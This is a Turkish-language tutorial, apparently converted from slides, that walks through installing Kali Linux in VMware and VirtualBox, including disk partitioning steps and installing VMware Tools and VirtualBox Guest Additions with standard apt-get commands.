
Vmware Kurulum

- Bu adımda diskin nasıl yapılandırılacağını soruyor. Tek parça isteniyorsa ilk seçenek seçilerek devam edilir.




Vmware Kurulum

- Kurulumun hangi diske yapılacağını soruyor.
Tek disk var ise aşağıdaki gibi gözükecektir.




Vmware Kurulum

- Bu aşamada Linux da bulunan Home, usr, var, tmp gibi alanların farklı partitionlara kurulabileceğini söylüyor. Hepisini tek partitiona kurmak için ilk seçenek seçilebilir.




Vmware Kurulum

- Disk ayarlarının özetini gösteriyor. Ayarlar kontrol edildikten sonra devam edilir.




Vmware Kurulum

- Gelen ekranда yes' i seçip devam ediyoruz.




Vmware Kurulum

- Kurulum başlıyor




Vmware Kurulum

- Gelen ekranда yes' i seçip devam ediyoruz.



Vmware Kurulum

- “Install” dedikten sonra sistem kurulumu başlar.





Vmware Tools Kurulum

- Kali dağıtımını vmware aracılığı ile kullanıyorsanız, kullandığınız windows veya linux masaüstünden dosya işlemleri, kopyala yapıştır vb. işlemler için vmware tools kurulumuna ihtiyaç olacaktır. Basit olarak
- ```
apt-get update
apt-get upgrade
apt-get install open-vm-tools
apt-get install open-vm-toolbox
```

Ardından makine reboot edilir. Kurulum tamamlanır.




# VirtualBox Kurulum

- VirtualBox bir sanallaştırma sistemidir.
- İşletim sistemlerini fiziksel makinalara kurmak yerine, VirtualBox aracılığı ile sanal işletim sistemleri kurabilir ve sanal network oluşturabiliriz.
- <https://www.virtualbox.org/wiki/Downloads>
- Adresinden VirtualBox'ı indirebilirsiniz.


# VirtualBox Kurulum

- VirtualBox da basitçe sanal makineyi oluşturuyoruz.




# VirtualBox Kurulum

- Sanal makinenin kurulumu tamamlandıktan sonra indirdiğimiz iso dosyasını VirtulBoxdan seçip start diyoruz.



# VirtualBox Kurulum

- Bundan sonraki aşamaların tümü önceki bölümde anlatılan Vmware kurulumu ile aynı olarak devam etmektedir.



# VirtualBox Guest Additions


- Guest Additionsı yüklemeden önce linux kernel headers'ların kurulması gerekiyor.  

```
apt-get update && apt-get install -y linux-headers-$(uname -r)
```
- Daha sonra VirtualBox ekranında üstten “Devices” sekmesine tıklanır. Devices sekmesinden “Install Guest Additions” sekmesine tıklanır.



# VirtualBox Guest Additions

- Ekrana gelen uyarıda “Cancel” seçeneğine tıklanır.



